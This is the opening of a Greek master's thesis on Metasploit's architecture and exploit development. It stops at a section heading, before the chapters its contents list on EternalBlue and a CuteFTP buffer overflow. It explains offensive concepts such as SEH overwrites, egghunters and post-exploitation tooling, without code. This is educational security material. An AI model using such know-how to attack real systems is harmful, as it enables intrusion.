ΠΑΝΕΠΙΣΤΗΜΙΟ ΠΕΙΡΑΙΩΣ

UNIVERSITY OF PIRAEUS

Πανεπιστήμιο Πειραιώς

Τμήμα Ψηφιακών Συστημάτων

Πρόγραμμα Μεταπτυχιακών Σπουδών

«Ασφάλεια Ψηφιακών Συστημάτων»

Μεταπτυχιακή διπλωματική εργασία

Ανάπτυξη κώδικα εκμετάλλευσης αδυναμίας στο Metasploit

Νικολάου Νικόλαος

Επιβλέπων: Καθηγητής Χριστόφορος Νταντογιάν

Πειραιάς, Οκτώβριος 2018

Ευχαριστίες

Θα ήθελα να ευχαριστήσω θερμά τον επιβλέποντα της μεταπτυχιακής διπλωματικής μου εργασίας, Δρ. Χριστόφορο Νταντογιάν για τη δυνατότητα που μου προσέφερε να ασχοληθώ με αυτό το ενδιαφέρον θέμα όπως και για την πολύτιμη βοήθεια που μου παρείχε καθ' όλη την διάρκεια εκπόνησης της διπλωματικής εργασίας.

Επίσης θα ήθελα να ευχαριστήσω την οικογένεια μου για την στήριξη που μου παρείχε τα δύο χρόνια των σπουδών μου καθώς και την Διονυσία που στις δύσκολες στιγμές ήταν εκεί για να μου δίνει κουράγιο να συνεχίσω.

Οκτώβριος 2018

Νικόλαος Νικολάου

Περίληψη

Στην παρούσα διπλωματική εργασία πραγματοποιείται ανάλυση της αρχιτεκτονικής του Metasploit. Το Metasploit Framework αποτελεί στις μέρες μας το πιο σημαντικό εργαλείο για δοκιμές διείσδυσης.

Είναι μια πλατφόρμα ανοιχτού κώδικα η οποία παρέχει μια μεγάλη βάση δεδομένων από exploits καθώς και επιτρέπει την ανάπτυξη νέων. Η εν λόγω πλατφόρμα διευκολύνει σημαντικά την επιχείρηση πρόσβασης σε απομακρυσμένα πληροφοριακά συστήματα καθώς και σε απομακρυσμένα δίκτυα. Με αυτό τον τρόπο μπορούμε να προσομοιώσουμε πραγματικές επιθέσεις σε δίκτυα και συστήματα με σκοπό την εύρεση αδυναμιών που ενδεχομένως υπάρξουν, πριν βρεθούν από ένα ανεπιθύμητο ή κακόβουλο χρήστη. Επιπλέον γίνεται μια σύντομη περιγραφή της ευπάθειας που βρέθηκε στο SMB πρωτόκολλο καθώς και του eternal blue exploit που αναπτύχθηκε με σκοπό να εκμεταλλευτεί την εν λόγω ευπάθεια.

Στο τεχνικό κομμάτι της διπλωματικής εργασίας, αναπτύχθηκε ένα resource αρχείο το οποίο αυτοματοποιεί την διαδικασία εύρεσης λειτουργικού συστήματος που είναι ευάλωτο στο eternal blue. Επιπρόσθετα έγινε η μεταφορά στο περιβάλλον του metasploit ενός buffer overflow exploit που εκμεταλλεύεται μια ευπάθεια στο πρόγραμμα Cute FTP. Τέλος παρουσιάζεται αναλυτικά η επίθεση στον εν λόγω πρόγραμμα.

Abstract

In this diploma thesis we analyze the architecture of Metasploit. The Metasploit Framework is in nowadays the most important tool for penetration testing.

It is an open source platform that provides a large database of exploits as well as allowing the development of new ones .In this diploma thesis we analyze the architecture of Metasploit. This platform greatly facilitates the enterprise access to remote information systems as well as to remote networks. In this way, we can simulate real attacks on networks and systems in order to find weaknesses that may arise before being found `by an unwanted or malicious user. Additionally, a brief description of the vulnerability found in the SMB protocol and the eternal blue exploit is made.

In the technical part of the diploma thesis, a resource file has been developed that automates the process of finding an operating system that is vulnerable to eternal blue. Additionally, a buffer overflow exploit that exploits a vulnerability in the Cute FTP program has been transferred to metasploit. Finally the attack in this program is presented step by step.

Πίνακας Περιεχομένων

Ευχαριστίες 2
Περίληψη 3
Abstract 4
1. Εισαγωγή 7
1.1 Αντικείμενο της διπλωματικής 7
1.2 Ορολογία και ακρωνύμια 7
2. Περιβάλλον του metasploit 9
2.1 Γλώσσα προγραμματισμού Ruby 9
2.2 Αρχιτεκτονική του metasploit 10
2.2.1 Βιβλιοθήκες 10
2.2.2 Διεπαφές χρήστη 11
2.2.3 Ενότητες – Επεκτάσεις 11
2.3 Ανάλυση της αρχιτεκτονικής του metasploit 12
2.3.1 Βιβλιοθήκη Rex 12
2.3.2 Framework Core 15
2.3.3 Framework Base 16
2.3.4 Framework UI 17
2.3.5 Framework Modules 18
2.3.6 Framework Plugins 23
3. Eternal Blue exploit 24
3.1 Γενική περιγραφή 24
3.2 WannaCry 24
3.2.1 Πως λειτουργεί 25
4. Εργαστηριακό περιβάλλον 28
5. Αυτοματοποίηση της διαδικασίας εύρεσης λειτουργικού συστήματος ευάλωτο στο «eternal blue exploit» 29
6. Μεταφορά exploit στο περιβάλλον του metasploit 33
6.1 Cute FTP 33
6.2 Διαδικασία μεταφοράς 33
7. Συμπεράσματα – Μελλοντική έρευνα 45
7.1 Συμπεράσματα 45
7.2 Μελλοντική Εργασία 45
8. Βιβλιογραφία 46

Πίνακας Εικόνων

Εικόνα 1: Ruby 9
Εικόνα 2: Αρχιτεκτονική του Metasploit [24] 10
Εικόνα 3: Διασυνδέσεις πακέτων [1] 12
Εικόνα 4: Δημιουργία ενός instance [1] 15
Εικόνα 5: WannaCry 25
Εικόνα 6: Σύνδεση με το IPC$ Share [11] 26
Εικόνα 7: Προετοιμάζοντας την επίθεση μέσω NT Trans[11] 26
Εικόνα 8: Buffer overflow[11] 27
Εικόνα 9: VMWare Workstation 28
Εικόνα 10: Κώδικας 29
Εικόνα 11: Τοποθεσία αρχείου 30
Εικόνα 12: Αποτελέσματα σάρωσης 30
Εικόνα 13: Post exploitation εντολές 31
Εικόνα 14: Φόρτωση αρχείου 32
Εικόνα 15: Meterpreter shell 32
Εικόνα 16: Κωδικοί πρόσβασης 32
Εικόνα 17: Παράδειγμα buffer overflow 33
Εικόνα 18: Example.rb 35
Εικόνα 19: Cuteftp_bof.rb 35
Εικόνα 20: Κώδικας module 1 36
Εικόνα 21: Κώδικας module 2 37
Εικόνα 22: Φόρτωση module 38
Εικόνα 23: Αναζήτηση module 38
Εικόνα 24: Exploitation 39
Εικόνα 25: test.txt 39
Εικόνα 26: Περιβάλλον CuteFTP 40
Εικόνα 27: Πεδία CuteFTP 40
Εικόνα 28: Ευάλωτο πεδίο 41
Εικόνα 29: Δημιουργία buffer overflow 41
Εικόνα 30: Δημιουργία εκτελέσιμου αρχείου 42
Εικόνα 31: Handler 43
Εικόνα 32: Επιτυχής επίθεση 43
Εικόνα 33: Meterpreter shell 44

Πίνακας Πινάκων

Πίνακας 1: Ακρωνύμια και όροι 8
Πίνακας 2: Μέθοδοι της κλάσης Msf::Module 18
Πίνακας 3: Msf::Module πληροφορίες κατακερματισμού 20
Πίνακας 4: Τύποι και accesors 22

1. Εισαγωγή

1.1 Αντικείμενο της διπλωματικής

Οι δοκιμές διείσδυσης είναι ιδιαίτερα σημαντικές στην ασφάλεια των πληροφοριακών συστημάτων, καθώς, στις μέρες μας, έχουν αυξηθεί σημαντικά οι επιθέσεις κακόβουλων χρηστών σε εταιρίες και οργανισμούς. Οι εν λόγω δοκιμές αποσκοπούν στον προσδιορισμό των αδυναμιών ασφαλείας στο σύνολο του οργανισμού, καθώς μέσω αυτών ελέγχονται τα συστήματα, τα δίκτυα ή / και οι web εφαρμογές προκειμένου να βρεθούν τα τρωτά σημεία που θα μπορούσε να εκμεταλλευτεί ένας εισβολέας. Τα βήματα που πρέπει να εκτελεστούν κατά τη δοκιμή διείσδυσης είναι συγκεκριμένα, ήτοι συλλογή πληροφοριών σχετικά με την εταιρία / οργανισμό "θύμα", εντοπισμός πιθανών σημείων εισόδου, προσπάθεια παραβίασης της ασφάλειας του οργανισμού "θύμα", αναφορά των αποτελεσμάτων της δοκιμής.

Οι δοκιμές διείσδυσης δύνανται να εκτελεστούν τόσο με αυτοματοποιημένο τρόπο μέσω εφαρμογών λογισμικού (εργαλεία) όσο και με μη αυτόματο τρόπο (manual). Με τη χρήση εργαλείων δοκιμών διείσδυσης μπορεί ένας οργανισμός ή μία εταιρία να διασφαλίσει την καλύτερη δυνατή θωράκιση των συστημάτων του, καθώς τα εν λόγω εργαλεία είναι προγραμματισμένα να εκτελούν με γρήγορο και αυτοματοποιημένο τρόπο όλα τα απαιτούμενα βήματα μιας δοκιμής διείσδυσης. Στην παρούσα διπλωματική εργασία χρησιμοποιείται το εργαλείο ανοιχτού κώδικα "metasploit", το οποίο θεωρείται το πιο διαδεδομένο εργαλείο δοκιμών διείσδυσης για την αντιμετώπιση κακόβουλων επιθέσεων.

1.2 Ορολογία και ακρωνύμια

Στον πίνακα 1 έχουν καταγραφεί όλα τα ακρωνύμια και οι ξένοι όροι που χρησιμοποιούνται στην παρούσα διπλωματική εργασία.

Ακρωνύμια	Όρος στα Αγγλικά	Όρος στα Ελληνικά
HTTP	HyperText Transfer Protocol	Πρωτόκολλο μεταφοράς υπερκειμένου
API	Application Programming Interface	Διεπαφή προγραμματισμού εφαρμογών
MSF	Metasploit	Εφαρμογή του metasploit
VPN	Virtual Private Network	Εικονικό ιδιωτικό δίκτυο
SEH	Structured Exception Handler	Δομημένος χειρισμός εξαιρέσεων
SMB	Server Message Block	Πρωτόκολλο SMB
FTP	File Transfer Protocol	Πρωτόκολλο μεταφοράς αρχείων
TCP	Transmission Control Protocol	Πρωτόκολλο ελέγχου μεταφοράς
DOS	Denial of Service	Επίθεση άρνησης υπηρεσιών
IP	Internet Protocol	Διεύθυνση διαδικτυακού πρωτοκόλλου

	Threads	Νήματα
	Library	Βιβλιοθήκη
	Interface	Διεπαφή
	Modules	Ενότητες
	Session	Σύνδεση
	Exploit	Εκμετάλλευση
	User interface	Διεπαφή χρήστη
	Interpreter	Διερμηνέας
	Penetration test	Δομική διείσδυσης
	Pivoting	Μεταπήδηση
	Plugins	Επεκτάσεις
	Payload	Φορτίο πληροφοριών
	Encoder	Κωδικοποιητής
	Nop generator	Γεννήτρια Nop
	Auxiliary	Βοηθητικό
	Encoding	Κωδικοποίηση
	Exploitation	Εκμετάλλευση
	Logging	Καταγραφή
	Post Exploitation	Μετά την εκμετάλλευση
	Services	Υπηρεσίες
	Hash	Κατακερματισμός
	Instance	Αντικείμενο
	Client	Πελάτης
	Server	Εξυπηρετητής
	Buffer overflow	Υπερχείλιση μνήμης

Πίνακας 1: Ακρωνύμια και όροι

2. Περιβάλλον του metasploit

Σε αυτό το κεφάλαιο θα γίνει ανάλυση του περιβάλλοντος του metasploit, με σκοπό να μελετηθεί η αρχιτεκτονική του καθώς και ο τρόπος με τον οποίο λειτουργεί και χρησιμοποιείται.

2.1 Γλώσσα προγραμματισμού Ruby

Κατά την ανάπτυξη του metasploit το βασικό ερώτημα που υπήρχε ανάμεσα στους προγραμματιστές είναι γιατί επιλέχτηκε η Ruby ως γλώσσα προγραμματισμού.

Η γλώσσα προγραμματισμού Ruby επιλέχθηκε ανάμεσα από αρκετές γλώσσες όπως Python,Perl και C++ για πολλού λόγους. Ο πρώτος λόγος είναι επειδή ήταν μια γλώσσα που απολάμβαναν οι προγραμματιστές του Metasploit να γράφουν. Έπειτα από αναλύσεις άλλων γλωσσών προγραμματισμού η Ruby βρέθηκε να προσφέρει μία τόσο απλή και ισχυρή προσέγγιση σε μια ερμηνευμένη γλώσσα. Ο βαθμός ενδοσκόπησης και οι αντικειμενοστραφείς πτυχές που παρέχονται από τον Ruby ήταν κάτι που ταιριάζει πολύ καλά με ορισμένες από τις απαιτήσεις του περιβάλλοντος. Η ανάγκη του περιβάλλοντος για αυτοματοποιημένη κατασκευή κλάσεων με σκοπό την επαναχρησιμοποίηση του κώδικα ήταν ένας βασικός παράγοντας στην απόφαση και ήταν ένα από τα πράγματα που η γλώσσα προγραμματισμού perl δεν ήταν κατάλληλη να προσφέρει. Πέρα από αυτό όμως, η σύνταξη της Ruby είναι απίστευτα απλοϊκή και παρέχει το ίδιο επίπεδο χαρακτηριστικών γλώσσας σε σχέση με τις υπόλοιπες γλώσσες.

Ο δεύτερος λόγος για τον οποίο επιλέχθηκε ήταν η υποστήριξη της πλατφόρμας για threads. Ενώ ορισμένοι περιορισμοί που παρουσιάστηκαν κατά την ανάπτυξη του περιβάλλοντος αντιμετωπίστηκαν, παρατηρήθηκε από τους προγραμματιστές βελτιστοποίηση απόδοσης στην έκδοση 2.x. Οι μελλοντικές εκδόσεις της Ruby θα υποστηρίξουν το υπάρχον threading API με threads του λειτουργικού συστήματος τα οποία μεταγλωττίζει ο interpreter.


Ο τρίτος λόγος για τον οποίο επιλέχθηκε η Ruby ήταν λόγω της ύπαρξης διερμηνέα για το λειτουργικό σύστημα των Windows. Ενώ η γλώσσα προγραμματισμού Perl είχε δύο διερμηνείς και οι δύο παρουσίαζαν προβλήματα. Το γεγονός ότι ο διερμηνέας της Ruby μεταγλωττίζεται και εκτελείται και στα Windows βελτιώνουν δραστικά την απόδοση.

Η γλώσσα προγραμματισμού Python ήταν επίσης υποψήφια γλώσσα. Ο λόγος που οι προγραμματιστές δεν προτίμησαν την Python ήταν κάποιες συντακτικές ενοχλήσεις κυρίως, όπως για παράδειγμα ότι δεν χρησιμοποιεί αγκύλες. Επίσης οι γλώσσες προγραμματισμού C/C++ λήφθηκαν πολύ σοβαρά υπόψιν αλλά ήταν προφανές ότι δεν γινόταν να αναπτυχθεί ένα φορητό περιβάλλον σε μια μη μεταγλωττίσιμη γλώσσα. Επομένως, κατέληξαν σε μια γλώσσα, η οποία θα άρεσε στα άτομα τα οποία θα βοηθούσαν στην ανάπτυξη του Metasploit, και αυτή η γλώσσα ήταν η Ruby. [1][16]

Εικόνα 1: Ruby

2.2 Αρχιτεκτονική του metasploit

Το περιβάλλον του metasploit αποτελείται από ένα πλήθος συστατικών. Στην παρακάτω εικόνα απεικονίζεται η αρχιτεκτονική δομή του περιβάλλοντος του metasploit και στην συνέχεια αναλύονται τα βασικά συστατικά της αρχιτεκτονικής αυτής.



Εικόνα 2: Αρχιτεκτονική του Metasploit [24]

2.2.1 Βιβλιοθήκες

Το Metasploit χρησιμοποιεί τρεις βασικές βιβλιοθήκες οι οποίες βοηθούν στην σωστή λειτουργία του. Την βιβλιοθήκη REX,MSF Core και MSF Base.

Το πιο βασικό συστατικό της αρχιτεκτονικής είναι η βιβλιοθήκη REX (Ruby Extension) η οποία παρέχει όλες τις απαραίτητες κλάσεις και εργαλεία, που μπορούν να χρησιμοποιηθούν από τους προγραμματιστές, με σκοπό να αναπτύξουν εφαρμογές και εργαλεία γύρω από το περιβάλλον του metasploit.Η βιβλιοθήκη REX χειρίζεται sockets, πρωτόκολλα, μετασχηματισμό κειμένου καθώς και ορισμένες πολύ χρήσιμες κλάσεις.

Η βιβλιοθήκη MSF Core αποτελεί τον πυρήνα του περιβάλλοντος του metasploit. Είναι υπεύθυνη για την υλοποίηση όλων των απαιτούμενων διεπαφών που επιτρέπουν την αλληλεπίδραση με τα exploit modules, session και modules. Με λίγα λόγια παρέχει στον τελικό χρήστη το βασικό API. Επιπλέον, επεκτείνεται από την βιβλιοθήκη MSF Base, η οποία σχεδιάστηκε για να ενισχύσει τις διασυνδέσεις μεταξύ MSF Core και MSF Base. Η MSF Base, επεκτείνεται από το γραφικό περιβάλλον του metasploit το οποίο μπορεί να υποστηρίξει διάφορους τύπους διεπαφών. [1]

2.2.2 Διεπαφές χρήστη

Το metasploit παρέχει διαφορετικές διεπαφές που μπορεί να χρησιμοποιήσει οποιοσδήποτε χρήστης. Αυτές είναι:


- **Metasploit Framework Edition**: Είναι δωρεάν έκδοση του metasploit που περιέχει μια διεπαφή γραμμής εντολών, χειροκίνητη εκμετάλλευση καθώς και χειροκίνητη εξαντλητική αναζήτηση. Επίσης περιλαμβάνει το Zenmap το οποίο χρησιμοποιείται για σάρωση θυρών.
- **Metasploit Community Edition**: Είναι δωρεάν δικτυακή έκδοση του metasploit. Περιέχει περιορισμένες δυνατότητες όπως ανακάλυψη δικτύου και manual exploitation.
- **Metasploit Express**: Είναι εμπορική έκδοση ανοιχτού πυρήνα, που χρησιμοποιείται από ερευνητικές ομάδες για να επαληθεύσουν τις ευπάθειες που ανακαλύπτουν. Προσφέρει ένα γραφικό περιβάλλον εργασίας, ενσωματώνει το εργαλείο Nmap για την σάρωση δικτύων και θυρών και προσθέτει επίσης έξυπνη εξαντλητική αναζήτηση καθώς και αυτοματοποιημένη συλλογή αποδεικτικών στοιχείων.
- **Metasploit Pro**: Είναι εμπορική έκδοση ανοιχτού πυρήνα που χρησιμοποιείται κυρίως από penetration testers. Η έκδοση αυτή παρέχει περισσότερες λειτουργίες από το metasploit express όπως δυναμικά payloads για αποφυγή antivirus, ενσωμάτωση του εργαλείου Nexpose για σάρωση ευπαθειών καθώς και VPN «pivoting»
- **Armitage:** Είναι ένα δωρεάν εργαλείο ανοιχτού κώδικα που χρησιμοποιείται για επιθέσεις στον κυβερνοχώρο και απεικονίζει γραφικά τους στόχους και τα προτεινόμενα exploits. Επικοινωνεί άμεσα με το Metasploit. [18]

2.2.3 Ενότητες – Επεκτάσεις

Εκτός του περιβάλλοντος εργασίας, υπάρχουν τα modules και τα plugins. Είναι υπεύθυνα για την υποστήριξη του metasploit, αλλά παρέχουν και παράλληλα επιπρόσθετες λειτουργίες σε αυτό. Τα modules έχουν προκαθορισμένη δομή και λειτουργία διασύνδεσης με το περιβάλλον του Metasploit. Αυτά είναι :

- Payloads
- Encoders
- Nop generators
- Auxiliary

Τα plugins είναι είτε επεκτάσεις της λειτουργικότητας του περιβάλλοντος του metasploit είτε προσαυξήσεις σε μια υπάρχον λειτουργία του, με σκοπό να το κάνει να ενεργήσει με διαφορετικό τρόπο. Για παράδειγμα μπορούν να προσθέσουν νέες εντολές στο περιβάλλον διεπαφής του χρήστη, να καταγράψουν την κίνηση ενός δικτύου ή να εκτελέσουν οποιαδήποτε άλλη λειτουργία που μπορεί να είναι χρήσιμη. Η εικόνα που ακολουθεί απεικονίζει τις εξαρτήσεις μεταξύ των πακέτων του περιβάλλοντος του metasploit, όπου θα αναλυθούν λεπτομερώς στο επόμενο κεφάλαιο.



Εικόνα 3: Διασυνδέσεις πακέτων [1]

2.3 Ανάλυση της αρχιτεκτονικής του metasploit

2.3.1 Βιβλιοθήκη Rex

Η βιβλιοθήκη Rex είναι μια συλλογή από modules και κλάσεις που μπορεί να είναι χρήσιμα σε περισσότερα από ένα έργο. Οι πιο χρήσιμες κλάσεις που παρέχονται από την βιβλιοθήκη παρουσιάζονται σε αυτή την ενότητα.

2.3.1.1 Assembly

Συχνά, κατά την ανάπτυξη κάποιου exploit, υπάρχει ανάγκη για δημιουργία εντολών assembly, με μεταβλητούς τελεστές όπως για παράδειγμα καταχωρητές. Για την υποστήριξη μιας τέτοιας λειτουργίας η βιβλιοθήκη REX παρέχει την κλάση *Rex::Arch* η οποία υλοποιεί μια αρχιτεκτονική βασισμένη σε δημιουργία ρουτίνων opcode κώδικα, καθώς και σε αρχιτεκτονικές συγκεκριμένων μεθόδων, όπως «integer packing».[1]

2.3.1.2 Κωδικοποίηση

Η βιβλιοθήκη Rex παρέχει ορισμένες κλάσεις που υλοποιούν διάφορους τύπους XOR κωδικοποιήσεων, όπως XOR κωδικοποίηση κλειδιού σταθερού μήκους και XOR κωδικοποίηση πρόσθετης ανάδρασης. Οι κλάσεις αυτές χρησιμοποιούνται από το περιβάλλον του metasploit για να υλοποιήσουν διάφορους τύπους κωδικοποιητών, οι οποίοι χρησιμοποιούνται από διάφορα modules κωδικοποίησης. Καλούνται μέσω του *REX::Encoding*.[1]

2.3.1.3 Εκμετάλλευση

Οι ευπάθειες πολύ συχνά μοιράζονται ένα κοινό παράγοντα επίθεσης ή απαιτούν μια συγκεκριμένη σειρά ενεργειών προκειμένου να επιτευχθεί ο τελικός στόχος της εκτέλεσης κώδικα. Έτσι λοιπόν η βιβλιοθήκη Rex έχει ένα σύνολο κλάσεων που εφαρμόζουν μερικές από τις κοινές ανάγκες που μπορεί να έχουν τα exploits.

Σε ορισμένες περιπτώσεις η εκμετάλλευση μιας ευπάθειας μπορεί να περιοριστεί από τον διαθέσιμο χώρο στην μνήμη, για την εκτέλεση του payload. Αυτό μπορεί να αποτρέψει την χρησιμοποίηση ενός exploit καθώς δεν θα υπάρχει διαθέσιμος χώρος για την φόρτωση του payload. Για να λυθεί το συγκεκριμένο πρόβλημα, γίνεται χρήση του Egghunting payload, από τους προγραμματιστές των exploit, το οποίο αποθηκεύει το payload σε διαφορετική διεύθυνση μνήμης ώστε να χωρέσει και να εκτελεστεί κανονικά. Η βιβλιοθήκη που χρησιμοποιείται ονομάζεται *REX::Exploitation::Egghunter*.

Επιπλέον σε κάποιες άλλες περιπτώσεις υπάρχει ανάγκη για χρήση της κλάσης *SEH*. Αυτό συμβαίνει για παράδειγμα όταν υπάρχει κοινός παράγοντας επίθεσης, ειδικά σε συστήματα με Windows λειτουργικό σύστημα, που αναφέρεται ως «SEH overwrite». Δηλαδή όταν μια εγγραφή SEH ξαναεγγράφεται στη μνήμη stack από δεδομένα χρήστη. Για να αποφευχθεί το γεγονός αυτό, το πρόγραμμα μεταφέρεται τον χρήστη σε μια διαφορετική θέση μνήμης που αποτρέπει την επανεγγραφή της μνήμης. Στην συνέχεια, με μια εντολή μεταφέρεται στην κανονική ροή του προγράμματος. Επομένως ο επιτιθέμενος μπορεί να αλλάξει την εντολή, ώστε να μην τον μεταφέρει στην κανονική ροή εκτέλεσης του προγράμματος, αλλά σε μια τοποθεσία που υπάρχει το payload με σκοπό να εκτελεστεί. Η βιβλιοθήκη αυτή ονομάζεται *REX::Exploitation::Seh*.[1]

2.3.1.4 Καταγραφή

Η βιβλιοθήκη Rex υποστηρίζει την λειτουργία καταγραφής των γεγονότων. Η διεπαφή καταγραφής των γεγονότων είναι διαθέσιμη στους προγραμματιστές μέσω διαφόρων μεθόδων που έχουν οριστεί: *dlog*, *ilog*, *wlog* ,*elog* και *rlog*. Οι μέθοδοι αυτοί αντιπροσωπεύουν την καταγραφή εντοπισμού σφαλμάτων, την καταγραφή πληροφοριών, την καταγραφή προειδοποιήσεων, την καταγραφή σφαλμάτων και την ακατέργαστη καταγραφή (raw logging). Κάθε μέθοδος χρησιμοποιεί μια μεταβλητή για το μήνυμα καταστροφής, μια μεταβλητή για την πηγή του γεγονότος και άλλη μια μεταβλητή για τον βαθμό κρισιμότητας του γεγονότος (από μηδέν έως τρία). [1]

2.3.1.5 Βάση Δεδομένων Opcode

Η βιβλιοθήκη Rex παρέχει μια κλάση που καθιστά δυνατή την επικοινωνία με την βάση δεδομένων του Metasploit opcode σε προγραμματιστικό περιβάλλον. Η κλάση αυτή ονομάζεται Rex::Exploitation::OpcodeDb::Client. [1]

2.3.1.6 Μετά την εκμετάλλευση (Post-Exploitation)

Η βιβλιοθήκη Rex παρέχει «client-side» υλοποιήσεις για ορισμένες προηγμένα «post exploitation» εργαλεία όπως το DispatchNinja και το Meterpreter. Αυτά τα εργαλεία έχουν σχεδιαστεί ώστε να λειτουργούν και εκτός των exploit. Επίσης, η βιβλιοθήκη *Rex::Post* παρέχει ορισμένες κλάσεις που λειτουργούν σαν διεπαφή για απομακρυσμένα συστήματα μέσω post exploitation clients. Οι κλάσεις αυτές επιτρέπουν στους προγραμματιστές να υλοποιήσουν αυτοματοποιημένα εργαλεία, τα

οποία μπορούν να λειτουργούν σε απομακρυσμένα συστήματα πάνω σε μια ανεξάρτητη πλατφόρμας. [1]

2.3.1.7 Υπηρεσίες

Ένας από τους περιορισμούς που εντοπίστηκαν στις αρχικές εκδόσεις του περιβάλλοντος του metasploit ήταν, ότι δεν μπορούσε να διαμοιράσει τους listeners στο τοπικό μηχάνημα, όταν χρειαζόταν να εκτελεστούν δύο διαφορετικά exploits, όπου και τα δύο έπρεπε να ακούν στην ίδια θύρα. Για την επίλυση αυτού του προβλήματος, η καινούργια έκδοση παρέχει κάποια services τα οποία περιέχουν εγγεγραμμένους listeners που αρχικοποιούνται μία φορά και στη συνέχεια μπορούν να χρησιμοποιηθούν με μελλοντικά αιτήματα. Επίσης είναι ιδιαίτερα χρήσιμο όταν υπάρχουν περιορισμοί στις εισερχόμενες συνδέσεις από το τοίχος προστασίας του δικτύου, το οποίο συνήθως επιτρέπει μόνο εξερχόμενες HTTP συνδέσεις. [1]

2.3.1.8 Θύρες

Ένα από τα βασικά χαρακτηριστικά της βιβλιοθήκης Rex είναι το σύνολο των κλάσεων που παρέχουν για τις θύρες, τα οποία δημιουργούνται με διάφορους τρόπους. Ο ένας είναι καλώντας την εντολή *Rex::Socket.create* με ένα hash το οποίο χρησιμοποιείται για την δημιουργία του κατάλληλου τύπου socket. Ένας άλλος τρόπος είναι χρησιμοποιώντας την μέθοδο *Rex::Socket::create param* η οποία παίρνει ως είσοδο μία παράμετρο. Οι υπόλοιπες προσεγγίσεις περιλαμβάνουν την χρήση ειδικών μεθόδων πρωτοκόλλων όπως *create tcp, create tcp server* και *create udp*. [1]

2.3.1.9 Πρωτόκολλα

Η βιβλιοθήκη Rex παρέχει υποστήριξη για μερικά από τα πιο κοινά πρωτόκολλα, όπως HTTP και SMB, με σκοπό να βοηθήσουν στην ανάπτυξη ειδικών πρωτοκόλλων αλλά και να διευκολύνουν τη χρήση τους σε άλλα έργα. Χρησιμοποιούνται με την κλάση *Rex :: Proto*. [1]

2.3.1.10 Συγχρονισμός

Λόγο της χρήσης του multi-threading, η βιβλιοθήκη Rex παρέχει επιπλέον κλάσεις που δεν υπάρχουν από προεπιλογή στην βιβλιοθήκη της Ruby. Αυτές οι κλάσεις παρέχουν επιπλέον πρωτόκολλα συγχρονισμού. [1]

2.3.1.11 Διεπαφή χρήστη

